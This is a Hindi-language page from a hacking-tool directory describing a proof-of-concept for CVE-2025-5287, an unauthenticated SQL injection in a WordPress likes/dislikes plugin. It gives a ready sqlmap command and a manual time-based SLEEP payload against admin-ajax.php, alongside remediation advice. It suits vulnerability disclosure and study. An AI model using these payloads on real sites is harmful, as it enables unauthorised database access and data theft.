
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-5287 — WordPress Likes and Dislikes Plugin <= 1.0.0 SQL Injection के लिए असुरक्षित है | Kitploit
उपकरण/GitHubGitHub/nxploited/cve-2025-5287
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubnxploited/cve-2025-5287

CVE-2025-5287

WordPress Likes and Dislikes Plugin <= 1.0.0 SQL Injection के लिए असुरक्षित है

रिपॉजिटरी देखें
11 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

🔥 WordPress Likes and Dislikes Plugin ≤ 1.0.0 - बिना प्रमाणीकरण के SQL इंजेक्शन

🧠 CVE ID: CVE-2025-5287

द्वारा खोजा गया: Khaled_Alenazi (Nxploited)   प्रकाशित तिथि: 27 May, 2025


📋 विवरण

WordPress के लिए Likes and Dislikes Plugin सभी संस्करणों 1.0.0 तक में post पैरामीटर के माध्यम से SQL इंजेक्शन के लिए संवेदनशील है।   अपर्याप्त एस्केपिंग और प्रिपेयर्ड स्टेटमेंट्स की कमी के कारण, बिना प्रमाणीकरण के हमलावर बैकएंड क्वेरी में कच्चा SQL इंजेक्ट कर सकते हैं, जिससे डेटा रिसाव या हेरफेर हो सकता है।


🧬 तकनीकी विवरण

  • कमजोर पैरामीटर: post
  • कमजोरी का प्रकार: SQL इंजेक्शन (बूलियन-आधारित और समय-आधारित)
  • HTTP विधि: POST
  • प्रभावित एंडपॉइंट: /wp-admin/admin-ajax.php
  • पैच स्थिति: ❌ ठीक नहीं किया गया
  • आवश्यक विशेषाधिकार: कोई नहीं (बिना प्रमाणीकरण)
  • CVSS स्कोर: 9.3 (उच्च)
  • OWASP शीर्ष 10: A1 - इंजेक्शन

💥 शोषण


✅ SQLMap कमांड (समय-आधारित ब्लाइंड SQLi):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

यह कमांड इंजेक्शन पॉइंट की पुष्टि करता है और समय-आधारित तकनीक का उपयोग करके डेटाबेस की गणना करता है।

🧪 POC पेलोड (मैनुअल - समय-आधारित):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like

🧪 साक्ष्य सारांश

  1. SQLMap गणना:    - बूलियन-आधारित ब्लाइंड और समय-आधारित ब्लाइंड SQLi का पता लगाया।    - पुष्टि की गई कि बैकएंड MySQL है।    - गणना किए गए डेटाबेस: db, test, information_schema।

   SQLMap Proof

  1. Burp Suite के साथ मैन्युअल सत्यापन:    - समय-आधारित पेलोड के माध्यम से HTTP प्रतिक्रिया विलंब की पुष्टि की गई।    - विलंब 15 सेकंड से अधिक हो गया, जो वास्तविक इंजेक्शन का संकेत है।

   Burp Suite Proof


⚠️ जोखिम

  • CVSS गंभीरता: 9.3 (उच्च)
  • इस कमजोरी का उपयोग बिना प्रमाणीकरण के संवेदनशील डेटा निकालने के लिए किया जा सकता है।

🔗 संदर्भ

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ अनुशंसाएँ

  • तुरंत post से इनपुट को सैनिटाइज़ और पैरामीटराइज़ करें।
  • प्रिपेयर्ड स्टेटमेंट्स का उपयोग करें।
  • ब्रूट-फोर्स इंजेक्शन प्रयासों को कम करने के लिए WAF और रेट-लिमिटिंग लागू करें।

⚠️ अस्वीकरण

यह सामग्री केवल शैक्षिक और शोध उद्देश्यों के लिए प्रदान की गई है।   लेखक स्पष्ट प्राधिकरण के बिना दुर्भावनापूर्ण गतिविधि या सिस्टम के शोषण का समर्थन नहीं करता है।


👤 लेखक

Khaled_Alenazi (Nxploited)

टूल डाउनलोड करें